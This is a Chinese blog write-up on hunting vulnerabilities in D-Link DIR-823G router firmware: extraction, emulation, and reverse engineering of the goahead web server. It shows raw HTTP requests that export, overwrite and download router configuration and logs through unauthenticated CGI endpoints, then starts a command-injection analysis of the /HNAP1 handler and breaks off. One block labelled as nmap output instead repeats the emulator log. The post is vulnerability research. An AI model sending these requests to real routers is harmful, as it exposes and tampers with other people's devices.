Dlink DIR-823G 漏洞挖掘过程

hackedbylh / 2018-10-01 11:57:18 / 浏览数 8359 技术文章 技术文章 顶(0) 踩(0)

初步分析

首先下载固件

`https://gitee.com/hac425/blog_data/blob/master/iot/DIR823GA1_FW102B03.bin`

用 `binwalk` 解开固件

```
 hac425@ubuntu  ~/iot/dir823g  binwalk -Me DIR823GA1_FW102B03.bin

Scan Time:     2018-09-30 05:11:05
Target File:   /home/hac425/iot/dir823g/DIR823GA1_FW102B03.bin
MD5 Checksum:  064dd035f7e7be72949166c37f5dd432
Signatures:    386

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
10264         0x2818          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size:
7053972 bytes
2056226       0x1F6022        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 4006046 bytes, 917 i
nodes, blocksize: 131072 bytes, created: 2038-02-22 10:46:24


Scan Time:     2018-09-30 05:11:08
Target File:   /home/hac425/iot/dir823g/_DIR823GA1_FW102B03.bin.extracted/2818
MD5 Checksum:  c48a00d9706f734c9fcdcb9f489a0dad
Signatures:    386

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
4636688       0x46C010        Linux kernel version 3.10.9
4751760       0x488190        SHA256 hash constants, little endian
5310640       0x5108B0        xz compressed data
5318092       0x5125CC        Unix path: /lib/firmware/updates/3.10.90
5483158       0x53AA96        Neighborly text, "neighbor %.2x%.2x.%pM lost rename link %s to %s"
5487099       0x53B9FB        HTML document header
5487262       0x53BA9E        HTML document footer
5621248       0x55C600        CRC32 polynomial table, little endian

 hac425@ubuntu  ~/iot/dir823g  ls _DIR823GA1_FW102B03.bin.extracted/squashfs-root
bin  dev  etc  home  init  lib  mnt  proc  root  sys  tmp  usr  var  web  web_mtn
```


发现这是一个 `squashfs` 文件系统，里面是标准的 `linux` 目录结构，所以这个固件应该是基于 `linux` 做的。

首先看看 `etc/init.d/rcS`，以确定路由器开启的服务。发现最后会开启一个 `goahead` 进程

```
echo "3" > /proc/irq/33/smp_affinity

#echo 1 > /proc/sys/net/ipv4/ip_forward #don't enable ip_forward before set MASQUERADE
#echo 2048 > /proc/sys/net/core/hot_list_length

# start web server
ls /bin/watchdog > /dev/null && watchdog 1000&
#boa

goahead &

#Turn off the power led of orange
echo "29" > /sys/class/gpio/export
echo "out" > /sys/class/gpio/gpio29/direction
echo "1" > /sys/class/gpio/gpio29/value
#Turn on the power led of green
echo "30" > /sys/class/gpio/export
echo "out" > /sys/class/gpio/gpio30/direction
echo "0" > /sys/class/gpio/gpio30/value
```


`goahead` 是一个开源的 `web` 服务器，用户的定制性非常强。可以通过一些 `goahead` 的 `api`定义 `url` 处理函数和可供 `asp` 文件中调用的函数，具体可以看看官方的代码示例和网上的一些教程。

这些自定义的函数就很容易会出现问题，这也是我们分析的重点。

模拟运行固件

为了后续的一些分析，我们先让固件运行起来，可以使用

`https://github.com/attify/firmware-analysis-toolkit`

这个工具其实就是整合了一些其他的开源工具，使得自动化的程度更高，具体看工具的 `readme`.

```
hac425@ubuntu  ~/tools/firmadyne  master ●  ./fat.py ~/iot/dir823g/DIR823GA1_FW102B03.bin

                                 __          _
                                / _|        | |
                               | |_   __ _  | |_
                               |  _|  / _` | | __|
                               | |   | (_| | | |_
                               |_|    \__,_|  \__|

                Welcome to the Firmware Analysis Toolkit - v0.2
    Offensive IoT Exploitation Training  - http://offensiveiotexploitation.com
                  By Attify - https://attify.com  | @attifyme

[?] Enter the name or absolute path of the firmware you want to analyse : /home/hac425/iot/dir823g/DIR823GA1_FW102B03.bin
[?] Enter the brand of the firmware : dlink
[+] Now going to extract the firmware. Hold on..
[+] Firmware : /home/hac425/iot/dir823g/DIR823GA1_FW102B03.bin
[+] Brand : dlink
[+] Database image ID : 1
[+] Identifying architecture
[+] Architecture : mipsel
[+] Storing filesystem in database
[+] Building QEMU disk image
[+] Setting up the network connection, please standby
[+] Network interfaces : [('br0', '192.168.0.1'), ('br1', '192.168.100.1')]
[+] Running the firmware finally
[+] command line : sudo /home/hac425/tools/firmadyne/scratch/1/run.sh
[*] Press ENTER to run the firmware...
```


运行起来后，首先可以用 `nmap` 扫一下端口，看看路由器开了哪些端口


```
hac425@ubuntu  ~/tools/firmadyne  master ●  ./fat.py ~/iot/dir823g/DIR823GA1_FW102B03.bin

                                 __          _
                                / _|        | |
                               | |_   __ _  | |_
                               |  _|  / _` | | __|
                               | |   | (_| | | |_
                               |_|    \__,_|  \__|

                Welcome to the Firmware Analysis Toolkit - v0.2
    Offensive IoT Exploitation Training  - http://offensiveiotexploitation.com
                  By Attify - https://attify.com  | @attifyme

[?] Enter the name or absolute path of the firmware you want to analyse : /home/hac425/iot/dir823g/DIR823GA1_FW102B03.bin
[?] Enter the brand of the firmware : dlink
[+] Now going to extract the firmware. Hold on..
[+] Firmware : /home/hac425/iot/dir823g/DIR823GA1_FW102B03.bin
[+] Brand : dlink
[+] Database image ID : 1
[+] Identifying architecture
[+] Architecture : mipsel
[+] Storing filesystem in database
[+] Building QEMU disk image
[+] Setting up the network connection, please standby
[+] Network interfaces : [('br0', '192.168.0.1'), ('br1', '192.168.100.1')]
[+] Running the firmware finally
[+] command line : sudo /home/hac425/tools/firmadyne/scratch/1/run.sh
[*] Press ENTER to run the firmware...
```


可以看到目前就开了 `http` 服务 和 `dns` 服务。

下面访问一下路由器的 `web` 接口

第一次访问路由器的 web 接口，就会要求用户做一些初始化设置，比如设置密码等。


攻击面分析

对于一个路由器，我的主要关注点有

- 后门账户，默认密码
- 敏感功能未授权访问
- web 服务对各种请求的处理逻辑

经过上面简单的分析，发现只有 http 和 dns 服务是暴露在外的。http 服务的第一次访问就会要求输入新密码，所以默认密码的问题也不存在。下面分析 web 服务的处理逻辑。

经过简单的测试发现，web 目录应该是 web_mtn, 目录的结构如下



cgi 程序, 未授权访问

其中 `cgi-bin` 目录下存放着一些 `cgi` 文件，这些 `cgi` 文件没有权限的校验，非授权用户也可以直接访问， 可能会造成比较严重的影响。

`/cgi-bin/ExportSettings.sh` 导出配置文件（信息泄露）。

Burp Intruder Repeater Window Logger++ Help

Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts | Decoder Improved | Logger++ | JOSEPH

Target | Proxy | Spider | Scanner | Intruder | Repeater

1 × 2 × 3 × 4 × ...

Go | Cancel | < | > | Target: http://192.168.0.1

Request

Raw | Headers | Hex

```
GET /cgi-bin/ExportSettings.sh HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

Type a search term | 0 matches

Response

Raw | Headers | Hex

```
HTTP/1.0 200 OK
Pragma: no-cache\n
Cache-control: no-cache\n
Content-type: application/octet-stream
Content-Transfer-Encoding: binary
Content-Disposition: attachment; filename="D-Link-DIR-823G-20160218-backup.dat"

COMPCS□G□6g03□□V□□□括□□□□□□□□□□□
□□□□□瓊駸□□□□□□□w□□
□□□□□$□
□□□滁□□□Dlink □Wireless□ AP/□g□□□□□篼□□□d~W□routerg🡅□
□□□□□□g□□<□□□□@1□□□□□□□□□□
d-□hw□e□□□□xf□g□=□□□D□
□j□□□p□□□□□□□□□□□□
□□k]□□□□/□/)/;/M/6
□□場□□茆□}/@□/□/□/□/□/`#齬/□□?□?&?8?J?\?`#□□/□?□?□?□?□?□?`#□遼?
🡅O□O0OBOTOfO□`#帑?憋礄蔑貽□隣`#醼O□_(_:_L_電_p_`#□□'鴨□□□鶩T麗T鼳
T□龕T倬 T□奄.  □□□□芋□芋□芋□  T□芋□繰□芋□  T  芋
芋□芋🡅  T
繰□芋□芋□  T□芋□芋□怲瀖奮鎔!鐘R鑤!楠奮阭!電R鞀R謰奮
□)v_┼`#鉶昿穌^%渎o /□□'□□□ □z□□ 🡅|□> 🡅|□` W,驃R裱-□□鮂R□
獀鯽奮□-□i□□l□□□,mO□孫□蛜□□巛□魘□□□□□□□=□□□□□□=□□□_-□?□
Q廲弖弶□/□□□彶廆牘謤鑿鷄🡅□/□枠p反□K□□□L□□□M@?□B烼炤□
□□□□□□□N橱瑯
綱蠠彭翳y揙堄□謳0疊疶疣痞疶揚&捔R貏□Q□鯙…SM□□TàU濫WN濫V
~痯瀖濫l袈疵.x氙U.y□款U.z□`#{□蹸□'|🡅Y*}□□0a"~□30锗□□ □149□0□
□O□梬□□□O□極□□□-□8 4
□□□采□□□□□□□溪舜兴囪舜□□□机O□糠□□3ho□st.dyndn焥.orgd□□□
G□3!蜰蟈涂□□箭蝴穇□瀻吕闟□詈□霫□□□□□員□□□奈汴O□□□□鶲□□! RTK

Type a search term | 0 matches

Ready | 18,608 bytes | 3,123 millis

/cgi-bin/upload_settings.cgi 导入配置文件（恶意篡改配置）

Burp Intruder Repeater Window Logger++ Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts | Decoder Improved | Logger++ | JOSEPH

1 × 2 × 3 × 4 × 5 × ...

Go | Cancel | < | > | Target: http://192.168.0.1

**Request**

Raw | Params | Headers | Hex

```
POST /cgi-bin/upload_settings.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 18651
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryw63joQOw7YvyK2e3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.0.1/Backup.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

------WebKitFormBoundaryw63joQOw7YvyK2e3
Content-Disposition: form-data; name="uploadConfigFile"; filename="D-Link-DIR-823G-20160218-backup.dat"
Content-Type: application/octet-stream


COMPCS□G□6g03□□V□□□括□□□□□□□□□□□
□□□□□瓊駸□□□□□□□w□□
□□□□□$□
□□□滁□□□Dlink □Wireless□ AP/□g□□□□□篼□□□d~W□routerg🡅□
□□□□□□g□□<□□□□@1□□□□□□□□□□
d-□hw□e□□□□xf□g□=□□□D□
□j□□□p□□□□□□□□□□□□
□□k]□□□□/□/)/;/M/6
□□場□□茆□}/@□/□/□/□/□/`#齬/□□?□?&?8?J?\?`#□□/□?□?□?□?□?□?`#□遼?🡅O□O0OBOTOfO□`#帑?憋礄蔑貽□隣`#
醼O□_(_:_L_電_p_`#□□'鴨□□□鶩T麗T鼳T□龕T倬 T□奄.  □□□□芋□芋□芋□  T□芋□繰□芋□  T  芋
芋□芋🡅  T
繰□芋□芋□  T□芋□芋□怲瀖奮鎔!鐘R鑤!楠奮阭!電R鞀R謰奮□)v_┼`#鉶昿穌^%渎o /□□'□□□ □z□□
🡅|□> 🡅|□` W,驃R裱-□□鮂R酌v鯽奮□-□i□□l□□□,mO□孫□蛜□□巛□魘□□□□□□□=□□□□□□=□□□_-□?□
Q廲弖弶□/□□□彶廆牘謤鑿鷄🡅□/□枠p反□K□□□L□□□M@?□B烼炤□
□□□□□□□N橱瑯 綱蠠彭翳y揙堄□謳0疊疶疣痞疶揚&捔R貏□Q□鯙…SM□□TàU濫WN濫V
```

Type a search term | 0 matches

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.0 200 OK
    Server: GoAhead-Webs/2.1.8
    Pragma: no-cache
    Content-type: text/html

<html>
<head>
<TITLE>Import Settings</TITLE>
<link rel=stylesheet href=/style/normal_ws.css type=text/css>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
</head>
<body><script language="JavaScript" type="text/javascript">
window.setTimeout("location.href='http://192.168.0.1/Backup.html?UpdateResult=SUCCESS'", 0);</script>
</body></html>
```

Type a search term | 0 matches

Done

/cgi-bin/GetDownLoadSyslog.sh 获取到系统的一些启动信息./var/log/messages*
```

```
GET /cgi-bin/GetDownLoadSyslog.sh HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

```
Content-type: application/octet-stream
Content-Transfer-Encoding: binary
Content-Disposition: attachment; filename="D-Link-DIR-823G-20160218-syslog.tar.gz"


var/log/messages0000666000000000000000000064614126611310460126 76 0ustar
rootrootFeb 18 01:45:03 rlx-linux syslog.info syslogd started: BusyBox v1.13.4
Feb 18 01:45:03 rlx-linux kern.notice kernel: klogd started: BusyBox v1.13.4 (2018-07-24
09:44:25 CST)
Feb 18 01:45:03 rlx-linux kern.notice kernel: [    0.000000] Linux version 2.6.32.70
(vagrant@vagrant-ubuntu-trusty-64) (gcc version 5.3.0 (GCC) ) #1 Thu Feb 18 01:44:57
UTC 2016
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000]
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] LINUX started...
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] bootconsole [early0] enabled
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] CPU revision is: 00019300
(MIPS 24Kc)
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] FPU revision is: 00739300
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000] Determined physical RAM map:
Feb 18 01:45:03 rlx-linux kern.info kernel: [    0.000000]  memory: 00001000 @
00000000 (reserved)
```

`/cgi-bin/upload_firmware.cgi` 上传更新固件（恶意修改固件



goahead 中自定义的请求处理函数, 命令注入

`goahead` 不仅支持 `cgi` 的方式处理用户请求，同时支持直接在 `goahead` 函数内部自己定义 `url` 的处理函数。

比如

```
websUrlHandlerDefine(T("/goform"), NULL, 0, websFormHandler, 0);
websUrlHandlerDefine(T("/cgi-bin"), NULL, 0, websCgiHandler, 0);
```

就代表


- `/goform` 的请求交给 `websFormHandler` 函数处理
- `/cgi-bin` 的请求交给 `websCgiHandler` 函数处理

处理函数的参数列表为

```
int websCgiHandler(webs_t wp, char_t *urlPrefix, char_t *webDir, int arg,
        char_t *url, char_t *path, char_t* query)
```

其中 `wp` 这个参数是一个比较复杂的结构体指针，里面保存了各种用户请求的信息，比如 `cookie`, 请求的数据等。固件中也对该结构体做了很大的改动。

下面用 `ida` 打开固件中的 `goahead` 分析。



可以看到固件应该是被去掉了符号表。此时可以从字符串入手，可以通过 `/cgi-bin` 或者 `/goform` 找到定义 `url` 相应的处理函数的位置，因为这两个是源码中默认有的。

通过交叉引用，最后找到注册处理函数的位置 `0x42424C`

```
li      $v0, 1
sw      $v0, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (dword_4A710C - 0x4A0000)
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x41
addiu   $a3, $v0, (sub_4110F4 - 0x410000)
jal     websUrlHandlerDefine
nop
sw      $zero, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (aHnap1 - 0x4A0000)  # "/HNAP1"
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x42
addiu   $a3, $v0, (handle_HNAP1 - 0x420000)
jal     websUrlHandlerDefine
nop
sw      $zero, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (aGoform - 0x4A0000)  # "/goform"
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x41
addiu   $a3, $v0, (sub_40A810 - 0x410000)
jal     websUrlHandlerDefine
nop
sw      $zero, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (aCgiBin_0 - 0x4A0000)  # "/cgi-bin"
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x40
addiu   $a3, $v0, (sub_403D00 - 0x400000)
jal     websUrlHandlerDefine
nop
sw      $zero, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (aExcuShell - 0x4A0000)  # "/EXCU_SHELL"
move    $a1, $zero
move    $a2, $zero
lui     $v0, 0x42
addiu   $a3, $v0, (exec_shell - 0x420000)
jal     websUrlHandlerDefine
nop
li      $v0, 2
sw      $v0, 0x148+var_138($sp)
lui     $v0, 0x4A
addiu   $a0, $v0, (dword_4A710C - 0x4A0000)
```

可以看到这里注册了很多处理函数，通过 ida 的分析很容易看出 `websUrlHandlerDefine` 的第一个参数为 `url`, 第四个参数应该就是相应 `url` 的处理函数。

使用 burp 抓取登录的数据包，发现是往 `/HNAP1` 发送数据

Burp Intruder Repeater Window Logger++ Help

Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts | Decoder Improved | Logger++ | JOSEPH

Target | Proxy | Spider | Scanner | Intruder | Repeater

Intercept | HTTP history | WebSockets history | Options

Request to http://192.168.0.1:80

Forward | Drop | Intercept is on | Action | ment this item

Raw | Params | Headers | Hex | XML

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 442
Origin: http://192.168.0.1
HNAP_AUTH: 90AB9C9A108274569ECA929DD7E29BE1 1538304847
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
SOAPAction: "http://purenetworks.com/HNAP1/Login"
Referer: http://192.168.0.1/Login.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: uid=ujcl4DPmyw; PrivateKey=2BB0919F8D8ED15F258C4FFE853830EE
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login
xmlns="http://purenetworks.com/HNAP1/"><Action>request</Action><Username>Admin</Username><LoginPassword></LoginPassword><Captcha></Captcha><PrivateLogin>LoginP
assword</PrivateLogin></Login></soap:Body></soap:Envelope>
```

Type a search term | 0 matches

下面分析分析 /HNAP1 处理函数的逻辑。 函数位于 0x42383C

```
loc_42393C:
lw      $a0, 0x1448+buf_c800($fp)
move    $a1, $zero
li      $a2, 0xC800
jal     memset
nop
lw      $v0, 0x1448+wp($fp)
lw      $v0, 0x524($v0)  # 取出 wp + 0x524
bnez    $v0, loc_423974  # wp + 0x524 保存的要调用的函数名
nop
```

```
loc_423974:
addiu   $v0, $fp, 0x1448+var_1394
li      $a0, 0x1B63
move    $a1, $v0
jal     apmib_get
nop
lui     $v0, 0x59
la      $v1, function_table
